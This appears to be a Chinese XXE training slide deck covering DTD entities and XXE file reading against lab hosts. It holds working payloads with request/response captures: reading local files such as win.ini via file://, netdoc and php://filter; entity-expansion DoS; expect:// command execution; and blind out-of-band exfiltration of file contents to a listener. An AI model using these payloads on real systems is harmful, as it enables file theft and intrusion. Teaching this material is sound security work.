



xxe利用本地文件读取/端口探测---

讲师：跃琪




目录

CONTENTS

➤ 01. DTD实体

➤ 02. XXE 概述

➤ 03. XXE 利用



/01

DTD实体

★ DTD实体

01

内部普通实体

声明: `<!ENTITY 实体名称 "实体的值">`

引用: 一个实体的引用, 由三部分构成: &符号, 实体名称, 分号。

Request

```
Raw Params Headers Hex XML
POST /xxe/DocumentBuilder_return HTTP/1.1
Host: 192.168.78.71:8181
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/84.0.4147.125 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,
*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
Content-Type: application/xml
Content-Length: 114

<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [
    <!ENTITY bar "world!">
]>
<hell>
hello &bar;
</hell>
```

Response

```
Raw Headers Hex Render
HTTP/1.1 200
X-Application-Context: sec:8181
Content-Type: text/html; charset=UTF-8
Content-Length: 20
Date: Mon, 17 Aug 2020 08:42:02 GMT
Connection: close

#text: hello world!
```



★ DTD实体

01 内部普通实体漏洞--DDoS

Request

Raw Params Headers Hex XML

```
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/81.0.4044.92 Safari/537.36
Origin: http://192.168.1.239:8181
Content-Type: application/xml
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/ap
ng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://192.168.1.239:8181/xxe/DocumentBuilder_return
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY>
  <!ENTITY bar "World ">
  <!ENTITY t1 "&bar;&bar;">
  <!ENTITY t2 "&t1;&t1;&t1;&t1;">
  <!ENTITY t3 "&t2;&t2;&t2;&t2;&t2;">
]>
<foo>
  Hello &t3;
</foo>
```

Response

Raw Headers Hex Render

```
HTTP/1.1 200
X-Application-Context: sec:8181
Content-Type: text/html; charset=UTF-8
Content-Length: 256
Date: Thu, 07 May 2020 03:07:04 GMT
Connection: close

#text:   Hello World World World World World World World World
World World World World World World World World World World
World World World World World World World World World World
World World World World World World World World World World
World World
```



★ DTD实体

02 外部普通实体

声明：

- `<!ENTITY 实体名称 SYSTEM "URI/URL">`
- `<!ENTITY 实体名称 PUBLIC "DTD标识名" "公用DTD的URI">`

SYSTEM 及 PUBLIC 区别：

- PUBLIC 是指公用 DTD，其是某个权威机构制定，供特定行业或公司。
- SYSTEM 是指该外部 DTD 文件是私有的，即我们自己创建的，没有公开发行，只是个人或在公司内部或者几个合作单位之间使用。

公用 DTD 使用 PUBLIC 代替了原来的 SYSTEM，并增加了 DTD 标识名



★ DTD实体

02 外部普通实体

```
POST /xxe/DocumentBuilder_return HTTP/1.1
Host: 192.168.78.71:8181
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/84.0.4147.125 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/ap
ng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
Content-Type: application/xml
Content-Length: 141
```

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [
    <!ENTITY bar SYSTEM "file:///c:/windows/win.ini">
]>
<hell>
hello(&bar;
</hell>
```

```
HTTP/1.1 200
X-Application-Context: sec:8181
Content-Type: text/html; charset=UTF-8
Content-Length: 494
Date: Mon, 17 Aug 2020 08:49:18 GMT
Connection: close
```

```
#text: hello ; for 16-bit app support
[fonts]
[extensions]
[mci extensions]
[files]
[MCI Extensions.BAK]
3g2=MPEGVideo
3gp=MPEGVideo
3gp2=MPEGVideo
3gpp=MPEGVideo
aac=MPEGVideo
adt=MPEGVideo
adts=MPEGVideo
m2t=MPEGVideo
m2ts=MPEGVideo
m2v=MPEGVideo
```

★ DTD实体

02 外部普通实体

```
POST /xxe/DocumentBuilder_return HTTP/1.1
Host: 192.168.78.71:8181
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/84.0.4147.125 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/ap
ng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
Content-Type: application/xml
Content-Length: 141

<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [
    <!ENTITY bar SYSTEM "netdoc:/c:/windows/win.ini">
]>
<hell>
hello &bar;
</hell>
```

```
HTTP/1.1 200
X-Application-Context: sec:8181
Content-Type: text/html; charset=UTF-8
Content-Length: 494
Date: Mon, 17 Aug 2020 08:45:36 GMT
Connection: close

#text: hello ; for 16-bit app support
[fonts]
[extensions]
[mci_extensions]
[files]
[MCI Extensions.BAK]
3g2=MPEGVideo
3gp=MPEGVideo
3gp2=MPEGVideo
3gpp=MPEGVideo
aac=MPEGVideo
adt=MPEGVideo
adts=MPEGVideo
m2t=MPEGVideo
m2ts=MPEGVideo
m2v=MPEGVideo
m4a=MPEGVideo
```




★ DTD实体

02 外部普通实体

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [
    <!ENTITY bar SYSTEM "file:///d:/xxetest.txt">
]>
<hell>
hello &bar;
</hell>
```

```
HTTP/1.1 200 OK
Date: Mon, 17 Aug 2020 09:08:04 GMT
Server: Apache/2.4.23 (Win32) OpenSSL/1.0.2j PHP/5.4.45
X-Powered-By: PHP/5.4.45
Content-Length: 6921
Connection: close
Content-Type: text/html
```

```
<br />
<font size='1'><table class='xdebug-error xe-warning' dir='ltr'
border='1' cellspacing='0' cellpadding='1'>
<tr><th align='left' bgcolor='#f57900' colspan='5'><span
style='background-color: #cc0000; color: #fce94f; font-size:
x-large;'>( ! )</span> Warning: DOMDocument::loadXML(): StartTag:
invalid element name in file:///d:/xxetest.txt, line: 1 in
D:\phpStudy\PHPTutorial\WWW\xxe\target.php on line
<i>6</i></th></tr>
<tr><th align='left' bgcolor='#e9b96e' colspan='5'>Call Stack</th></tr>
<tr><th align='center' bgcolor='#eeeeec'>#</th><th align='left'
bgcolor='#eeeeec'>Time</th><th align='left'
bgcolor='#eeeeec'>Memory</th><th align='left'
bgcolor='#eeeeec'>Function</th><th align='left'>File</th></tr>
```

[Fatal Error] xxetest.txt:1:2: 元素内容必须由格式正确的字符数据或标记组成。

```
org.xml.sax.SAXParseException; systemId: netdoc:/d:/xxetest.txt; lineNumber: 1; columnNumber: 2; 元素内容必须由格式正确的字符数据或标记组成。
```



★ DTD实体

02 外部普通实体

各语言引用外部实体时支持的一些协议：

| libxml2 | PHP | Java | .NET |
|---------------------|---|---|------------------------------|
| file http ftp | file http ftp php compress.zlib compress.bzip2 data glob phar | http https ftp file jar netdoc mailto gopher * | file http https ftp |



★ DTD实体

02 外部普通实体

```
POST /xxe/target.php HTTP/1.1
Host: 192.168.78.71
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/84.0.4147.125 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/ap
ng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
Content-Type: application/xml
Content-Length: 178
```

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [
  <!ENTITY bar SYSTEM
    "php://filter/read=convert.base64-encode/resource=d:/xxetest.txt">
]>
<hell>
hello &bar;
</hell>
```

```
HTTP/1.1 200 OK
Date: Mon, 17 Aug 2020 09:11:20 GMT
Server: Apache/2.4.23 (Win32) OpenSSL/1.0.2j PHP/5.4.45
X-Powered-By: PHP/5.4.45
Content-Length: 40
Connection: close
Content-Type: text/html
```

hello PCAmJSB1Y2hvICJoZWxsbyB3b3JsZCI7



★ DTD实体

02 外部普通实体

PHP引用外部实体时支持的一些扩展：

当目标机器安装并加载了PHP的expect扩展，可以执行系统命令。（由于expect 封装协议默认未开启，这个扩展不是默认安装的，所以很少碰到）

用法：expect://command

```
<?xml version="1.0"?>
<!DOCTYPE root [
  <!ENTITY xxe SYSTEM "expect://id" >
]>
<root>&xxe;</root>
```

| Scheme | Extension Required |
|---|--------------------|
| https ftps | openssl |
| zip | zip |
| ssh2.shell ssh2.exec ssh2.tunnel ssh2.sftp ssh2.scp | ssh2 |
| rar | rar |
| ogg | oggvorbis |
| expect | expect |



★ DTD实体

02 外部普通实体

Request

```
Raw Params Headers Hex XML
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/81.0.4044.92 Safari/537.36
Origin: http://192.168.1.239:8181
Content-Type: application/xml
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/ap
ng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://192.168.1.239:8181/xxe/DocumentBuilder_return
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE data [
  <!ENTITY start "<![CDATA[">
  <!ENTITY file SYSTEM
"file:///d:/xxetest.txt">
  <!ENTITY end "]]">
  <!ENTITY all "&start;&file;&end;">
]>
<data>&all;</data>
```

Response

```
Raw Headers Hex Render
HTTP/1.1 200
X-Application-Context: sec:8181
Content-Type: text/html; charset=UTF-8
Content-Length: 6
Date: Thu, 07 May 2020 05:43:57 GMT
Connection: close
```

except

xml 规范不允许将内部实体和外部实体结合使用



★ DTD实体

02 外部普通实体

```
org.xml.sax.SAXParseException; lineNumber: 1; columnNumber: 10; XML 文档结构必须从头至尾包含在同一个实体内。  
[Fatal Error] :1:10: XML 文档结构必须从头至尾包含在同一个实体内。
```

xml 规范不允许将内部实体和外部实体结合使用

★ DTD实体

03 参数实体

引用：
只能在 DTD 中使用
“%实体名;”

声明时有空格，
引用时无空格。

声明：

- 内部：<!ENTITY % 实体名称 "实体值">
- 外部：<!ENTITY % 实体名称 SYSTEM "URI">

Request

Raw Params Headers Hex XML

```
POST /xxe/DocumentBuilder_return HTTP/1.1
Host: 192.168.1.239:8181
Content-Length: 158
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/81.0.4044.92 Safari/537.36
Origin: http://192.168.1.239:8181
Content-Type: application/xml
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/ap
ng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://192.168.1.239:8181/xxe/DocumentBuilder_return
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
```

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE data [
  <!ENTITY % paramEntity "<!ENTITY genEntity 'bar'>">
  %paramEntity;
]>
<data>&genEntity;</data>
```

Response

Raw Headers Hex Render

```
HTTP/1.1 200
X-Application-Context: sec:8181
Content-Type: text/html; charset=UTF-8
Content-Length: 11
Date: Thu, 07 May 2020 05:59:57 GMT
Connection: close
```

#text: bar

★ DTD实体

03 参数实体

声明:

- 内部: `<!ENTITY % 实体名称 "实体值">`
- 外部: `<!ENTITY % 实体名称 SYSTEM "URI">`

```
POST /xxe/DocumentBuilder_return HTTP/1.1
Host: 192.168.1.239:8181
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/81.0.4044.92 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.
8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
Content-Type: application/xml
Content-Length: 295

<?xml version="1.0"?>
<!DOCTYPE root[
  <!ENTITY normal "hello">
  <!ENTITY normal1 SYSTEM "file:///c:/windows/win.ini">
  <!ENTITY % para "<!ENTITY world 'world'>">
  <!ENTITY % paral SYSTEM "http://127.0.0.1:9999/cdata.dtd">
  %para;
  %paral;
]>
<root>hello &world; &normal1;</root>
```

```
HTTP/1.1 200
X-Application-Context: sec:8181
Content-Type: text/html; charset=UTF-8
Content-Length: 501
Date: Mon, 11 May 2020 08:06:37 GMT
Connection: close

#text: hello world ; for 16-bit a
[fonts]
[extensions]
[mci extensions]
[files]
[MCI Extensions.BAK]
3g2=MPEGVideo
3gp=MPEGVideo
3gp2=MPEGVideo
3gpp=MPEGVideo
aac=MPEGVideo
adt=MPEGVideo
adts=MPEGVideo
m2t=MPEGVideo
m2ts=MPEGVideo
m2v=MPEGVideo
m4a=MPEGVideo
m4v=MPEGVideo
m4v=MPEGVideo
```




★ DTD实体

03 参数实体

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE data [
  <!ENTITY % start "<![CDATA[">
  <!ENTITY % file SYSTEM "file:///d:/xxetest.txt">
  <!ENTITY % end "]]>">
  <!ENTITY all "%start;%file;%end;">
]>
<data>&all;</data>
```

org.xml.sax.SAXParseException; lineNumber: 1; columnNumber: 182; 参数实体引用 "%start;" 不能出现在 DTD 的内部子集中的标记内。
[Fatal Error] :1:182: 参数实体引用 "%start;" 不能出现在 DTD 的内部子集中的标记内。

参数实体必须定义在单独的 DTD 文档中或 XML 文档的 DTD 区，前者为该 XML 文档的外部子集，后者为该 XML 文档的内部子集。

★ DTD实体

03 参数实体

Request

```
Raw Params Headers Hex XML
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/81.0.4044.92 Safari/537.36
Origin: http://192.168.1.239:8181
Content-Type: application/xml
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/ap
ng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://192.168.1.239:8181/xxe/DocumentBuilder_return
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE root [
  <!ENTITY % start "<![CDATA[">
  <!ENTITY % stuff SYSTEM "file:///d:/xxetest.txt">
  <!ENTITY % end "]]">
  <!ENTITY % dtd SYSTEM "http://192.168.1.239/cdata3.dtd">
  %dtd;
]>
<root>&all;</root>
```

Response

```
Raw Headers Hex HTML Render
HTTP/1.1 200
X-Application-Context: sec:8181
Content-Type: text/html; charset=UTF-8
Content-Length: 48
Date: Thu, 07 May 2020 06:26:10 GMT
Connection: close

#cdata-section: <html>
echo "&hello;";
</html>
```

cdata3.dtd - 记事本

文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

<!ENTITY all "%start;%stuff;%end;";>

★ DTD实体

03 参数实体

Request

Raw Params Headers Hex XML

```
Host: 192.168.1.239:8181
Content-Length: 165
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/81.0.4044.92 Safari/537.36
Origin: http://192.168.1.239:8181
Content-Type: application/xml
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/ap
ng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://192.168.1.239:8181/xxe/DocumentBuilder_return
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE root [
  <!ENTITY % dtd SYSTEM "http://192.168.1.239/cdata4.dtd">
  %dtd;
  %all;
]>
<root>&file;</root>
```

Response

Raw Headers Hex HTML Render


```
HTTP/1.1 200
X-Application-Context: sec:8181
Content-Type: text/html; charset=UTF-8
Content-Length: 48
Date: Thu, 07 May 2020 06:31:24 GMT
Connection: close

#cdata-section: <html>
echo "&hello;";
</html>
```

cdata4.dtd - 记事本

文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

```
<!ENTITY % start "<![CDATA[">
<!ENTITY % stuff SYSTEM "file:///d:/xxetest.txt">
<!ENTITY % end "]]">
<!ENTITY % all "<!ENTITY file '%start;%stuff;%end;'">
```



/02

XXE概述



XXE定义

XXE (XML External Entity) 即 XML 外部实体注入攻击，发生在应用程序解析 XML 输入时，没有禁止外部实体的加载，通过构造恶意内容，就可能导致任意文件读取、系统命令执行、内网端口探测、攻击内网网站等危害。

产生原因

在文档类型定义部分，可以引用外部的 DTD 文件，所以这里容易出现安全问题。XML 解析器解析外部实体时支持多种协议，如：使用 file 协议可以读取本地文件内容；使用 http 协议可以获取 web 资源等。因此攻击者可以构造恶意的外部实体，当解析器解析了包含恶意外部实体的 XML 类型文件时，便会导致 XXE 攻击。



利用场景

01

有回显XXE

有回显的情况可以直接在页面中看到 Payload 的执行结果或现象。

带内 XML 外部实体 (XXE)，即攻击者可以发送带有 XXE 有效负载的请求，并从包含某些数据的 Web 应用程序获取响应。

02

无回显XXE

无回显的情况又称为 Blind XXE，可以使用外带数据通道提取数据即带外 XML 外部实体 (OOB-XXE)。



漏洞发现

- a. 首先寻找接受 XML 作为输入内容的端点。

可以通过修改 HTTP 的请求方法，修改 http 请求包头部字段 Content-Type 等等方法，然后看看应用程序的响应，看看程序是否解析了发送的内容，如果解析了，那么则可能有 XXE 攻击漏洞。

- b. 如果站点解析 xml，查看是否支持 DTD 引用外部实体
- c. 如果支持，则存在 xxe 漏洞.

漏洞发现

1. 首先找 xml 内容输入点，然后检测 XML 是否会被成功解析

Request

Raw Params Headers Hex XML

```
POST /xxe/DocumentBuilder_return HTTP/1.1
Host: 192.168.1.239:8181
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/81.0.4044.92 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/ap
ng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
Content-Type: application/xml
Content-Length: 26

<username>hello</username>
```

Response

Raw Headers Hex Render

```
HTTP/1.1 200
X-Application-Context: sec:8181
Content-Type: text/html; charset=UTF-8
Content-Length: 13
Date: Thu, 07 May 2020 07:55:24 GMT
Connection: close

#text: hello
```


漏洞发现

2.若可以被解析，则检测服务器是否支持DTD引用外部实体

Request


Raw Params Headers Hex XML

```
POST /xxe/DocumentBuilder_return HTTP/1.1
Host: 192.168.1.239:8181
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/81.0.4044.92 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/ap
ng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
Content-Type: application/xml
Content-Length: 145
```

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE root [
<!ENTITY % remote SYSTEM "http://ip.port. ceye.io/xxe_test">
%remote;]>|
<root/>
```

| ID | Name | Remote Addr | Method |
|---------|----------------------------------|---------------|--------|
| 3412257 | http://ip.port. ceye.io/xxe_test | 218.76.55.132 | GET |

如果支持引用外部实体，说明存在XXE漏洞！



/03

XXE利用



本地文件读取

01

有回显XXE

DTD中外部普通实体中讲过了

- 1、file:///、netdoc:/ (java中)
- 2、若为 php 程序，则可使用 php://filter 伪协议
- 3、当所读取文件中包含了 < 或者 & ，使用 CDATA，利用外部参数实体

有些 xml 解析支持列目录，攻击者通过列目录、读文件，获取帐号密码后进一步攻击，如读取 tomcat-users.xml 得到帐号密码后登录 tomcat 的 manager 部署 webshell 。



本地文件读取

02

无回显XXE

大多数情况下，服务器上的 XML 数据处理后并不会回显，所以即使漏洞存在，payload被解析，由于没有输出，也不能得到数据。

因此我们想要利用就必须找到一个不依靠其回显的方法——外带数据，把数据发送到远程服务器上。

利用思路：

通过外部DTD的方式可以将内部参数实体的内容与外部DTD声明的实体的内容拼接起来。

利用payload来从目标主机读取到文件内容后，将文件内容作为url的一部分来请求我们本地监听的端口



本地文件读取

02

无回显XXE

过程

首先，可以定义一个参数实体，值为用 file 协议请求本地文件。
接下来，定义另一个参数实体，将其引用进来。

```
<?xml version="1.0"?>
<!DOCTYPE message [
  <!ENTITY % files SYSTEM "file:///c:/windows/win.ini">
  <!ENTITY % send SYSTEM "http://192.168.1.239:9999/?a=%files;">
  %send;
]>
<message/>
```

但是几乎所有XML解析器都不会解析同级参数实体的内容

```
..ffff:192.168.1.239 - - [11/May/2020 16:26:17] "GET /?a=%files; HTTP/1.1" 200 -
```



本地文件读取

02

无回显XXE

过程

参数实体也可以嵌套定义，当两个参数实体不是同一级时。我们尝试调用一下：

```
<?xml version="1.0"?>
<!DOCTYPE message [
  <!ENTITY % files SYSTEM "file:///c:/windows/win.ini">
  <!ENTITY % start "<!ENTITY &#x25; send SYSTEM 'http://192.168.1.239:9999/?%file;'">
  %start;
  %send;
]>
<message/>
```

org.xml.sax.SAXParseException; lineNumber: 1; columnNumber: 182; 参数实体引用 "%file;" 不能出现在 DTD 的内部子集中的标记内。
[Fatal Error] :1:182: 参数实体引用 "%file;" 不能出现在 DTD 的内部子集中的标记内。

